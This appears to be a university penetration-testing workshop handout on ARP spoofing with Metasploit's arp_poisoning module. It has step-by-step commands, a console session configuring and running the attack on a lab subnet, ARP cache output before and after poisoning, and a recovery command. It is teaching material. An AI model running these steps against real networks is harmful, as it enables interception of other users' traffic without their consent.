Penetration Test Workshop (CSE3157)

metasploit arp spoof

Dr. Rourab Paul

Computer Science Department, SOA University

steps of arp posioning

1. sudo su

2. msfdb init && msfconsole // start msf in super user

3. use auxiliary/spoof/arp/arp_poison

4. set DHOSTS <target_ip_address> //ip address of target machine


5. set SHOSTS <spoofed_ip_address> //ip address of the machine whose identity you want spoof


6. set INTERFACE <interface_name> // the interface of the machine where the arp_poison script is executing
7. run // it start generate arp replies to target_ip_address saying the mac address of the spoofed_ip_address

machines is the mac address of the device where arp_poison script is executing

The target_ip_address, spoofed_ip_address and attacker machine should be inside same subnet.

arp spoofing





arp spoofing

check arp cache before running the script in target machine (lan user). Note the mac address of the spoofed web server

```
┌──(c204-002㉿C204)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.17.156.246           ether   00:e0:4c:52:ff:01   C                     eth0
172.17.154.45            ether   8c:ec:4b:cd:53:25   C                     eth0
172.17.154.11            ether   00:00:10:02:77:3a   C                     eth0
172.17.155.239           ether   8c:ec:4b:ce:a4:5f   C                     eth0
_gateway                 ether   1c:e6:c7:52:a7:00   C                     eth0
172.17.158.154           ether   8c:ec:4b:cd:53:25   C                     eth0
172.17.156.74            ether   08:bf:b8:da:08:80   C                     eth0
172.17.154.159           ether   00:e0:4c:0b:3f:c6   C                     eth0
10.42.0.80               ether   16:98:b6:31:97:f8   C                     wlan0
172.17.156.119           ether   00:e0:4c:0a:ef:2f   C                     eth0
172.17.153.65            ether   e4:a8:df:97:85:6e   C                     eth0
172.17.158.47            ether   8c:ec:4b:cd:53:f4   C                     eth0
172.17.152.141           ether   b8:af:67:9d:5c:50   C                     eth0
172.17.152.73            ether   00:e0:4c:08:a7:f9   C                     eth0
172.17.152.72            ether   00:e0:4c:0a:ed:17   C                     eth0
172.17.156.217           ether   00:e0:4c:0a:ee:3d   C                     eth0
172.17.156.251           ether   00:e0:4c:0b:40:35   C                     eth0
172.17.157.39            ether   8c:ec:4b:ce:35:2f   C                     eth0
172.17.155.196           ether   00:e0:4c:0b:3f:39   C                     eth0
172.17.153.129           ether   00:e0:4c:0b:3b:6b   C                     eth0
172.17.152.35            ether   cc:3e:5f:64:8e:46   C                     eth0
172.17.144.106           ether   40:a8:f0:4f:28:1f   C                     eth0
172.17.152.34            ether   b8:af:67:89:bd:13   C                     eth0
```

arp spoofing


```
Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/spoof/arp/arp_poisoning   1999-12-22       normal  No     ARP Spoof


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/

[*] Using auxiliary/spoof/arp/arp_poisoning
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   AUTO_ADD       false            yes       Auto add new host when discovered by th
   BIDIRECTIONAL  false            yes       Spoof also the source with the dest
   DHOSTS                          yes       Target ip addresses
   INTERFACE                       no        The name of the interface
   LISTENER       true             yes       Use an additional thread that will list
   SHOSTS                          yes       Spoofed ip addresses
   SMAC                            no        The spoofed mac


View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 172.17.155.251
DHOSTS => 172.17.155.251
msf6 auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 172.17.158.154
SHOSTS => 172.17.158.154
msf6 auxiliary(spoof/arp/arp_poisoning) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(spoof/arp/arp_poisoning) >
```

set up auxiliary/spoof/arp/arp_poison script

arp spoofing


```
   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/spoof/arp/arp_poisoning  1999-12-22       normal  No     ARP Spoof


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/spo

[*] Using auxiliary/spoof/arp/arp_poisoning
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   AUTO_ADD       false            yes       Auto add new host when discovered by the l
   BIDIRECTIONAL  false            yes       Spoof also the source with the dest
   DHOSTS                          yes       Target ip addresses
   INTERFACE                       no        The name of the interface
   LISTENER       true             yes       Use an additional thread that will listen
   SHOSTS                          yes       Spoofed ip addresses
   SMAC                            no        The spoofed mac


View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 172.17.155.251
DHOSTS => 172.17.155.251
msf6 auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 172.17.158.154
SHOSTS => 172.17.158.154
msf6 auxiliary(spoof/arp/arp_poisoning) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(spoof/arp/arp_poisoning) > run
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit/capture.rb:123: warni
[*] Building the destination hosts cache...
[+] 172.17.155.251 appears to be up.
[*] ARP poisoning in progress...
```

run auxiliary/spoof/arp/arp_poison

arp spoofing

check arp cache in target machine. mac address of the spoofed web server should be changed

```
┌──(c204-002㉿C204)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.17.156.246           ether   00:e0:4c:52:ff:01   C                     eth0
172.17.154.45            ether   8c:ec:4b:cd:53:25   C                     eth0
172.17.154.11            ether   00:00:10:02:77:3a   C                     eth0
172.17.155.239           ether   8c:ec:4b:ce:a4:5f   C                     eth0
_gateway                 ether   1c:e6:c7:52:a7:00   C                     eth0
172.17.158.154           ether   8c:ec:4b:91:13:cf   C                     eth0
172.17.156.74            ether   08:bf:b8:da:08:80   C                     eth0
172.17.154.159           ether   00:e0:4c:0b:3f:c6   C                     eth0
10.42.0.80               ether   16:98:b6:31:97:f8   C                     wlan0
172.17.156.119           ether   00:e0:4c:0a:ef:2f   C                     eth0
172.17.153.65            ether   e4:a8:df:97:85:6e   C                     eth0
172.17.158.47            ether   8c:ec:4b:cd:53:f4   C                     eth0
172.17.152.141           ether   b8:af:67:9d:5c:50   C                     eth0
172.17.152.73            ether   00:e0:4c:08:a7:f9   C                     eth0
172.17.152.72            ether   00:e0:4c:0a:ed:17   C                     eth0
172.17.156.217           ether   00:e0:4c:0a:ee:3d   C                     eth0
172.17.156.251           ether   00:e0:4c:0b:40:35   C                     eth0
172.17.157.39            ether   8c:ec:4b:ce:35:2f   C                     eth0
172.17.155.196           ether   00:e0:4c:0b:3f:39   C                     eth0
172.17.153.129           ether   00:e0:4c:0b:3b:6b   C                     eth0
172.17.152.35            ether   cc:3e:5f:64:8e:46   C                     eth0
172.17.144.106           ether   40:a8:f0:4f:28:1f   C                     eth0
172.17.152.34            ether   b8:af:67:89:bd:13   C                     eth0
```

arp spoofing recovery

you can stop the arp spoof script and restart the the switch to get actual mac of the spoofed web server again

or

you can run manual entry

sudo arp -s <spoofed_ip_address> <original_mac_of_spoofed_ip_address>

sudo arp -s 172.17.158.154 8c:ec:4b:cd:53:25

why arp spoofing possible

ARP is stateless, meaning it doesn't authenticate requests and responses between hosts

Thank You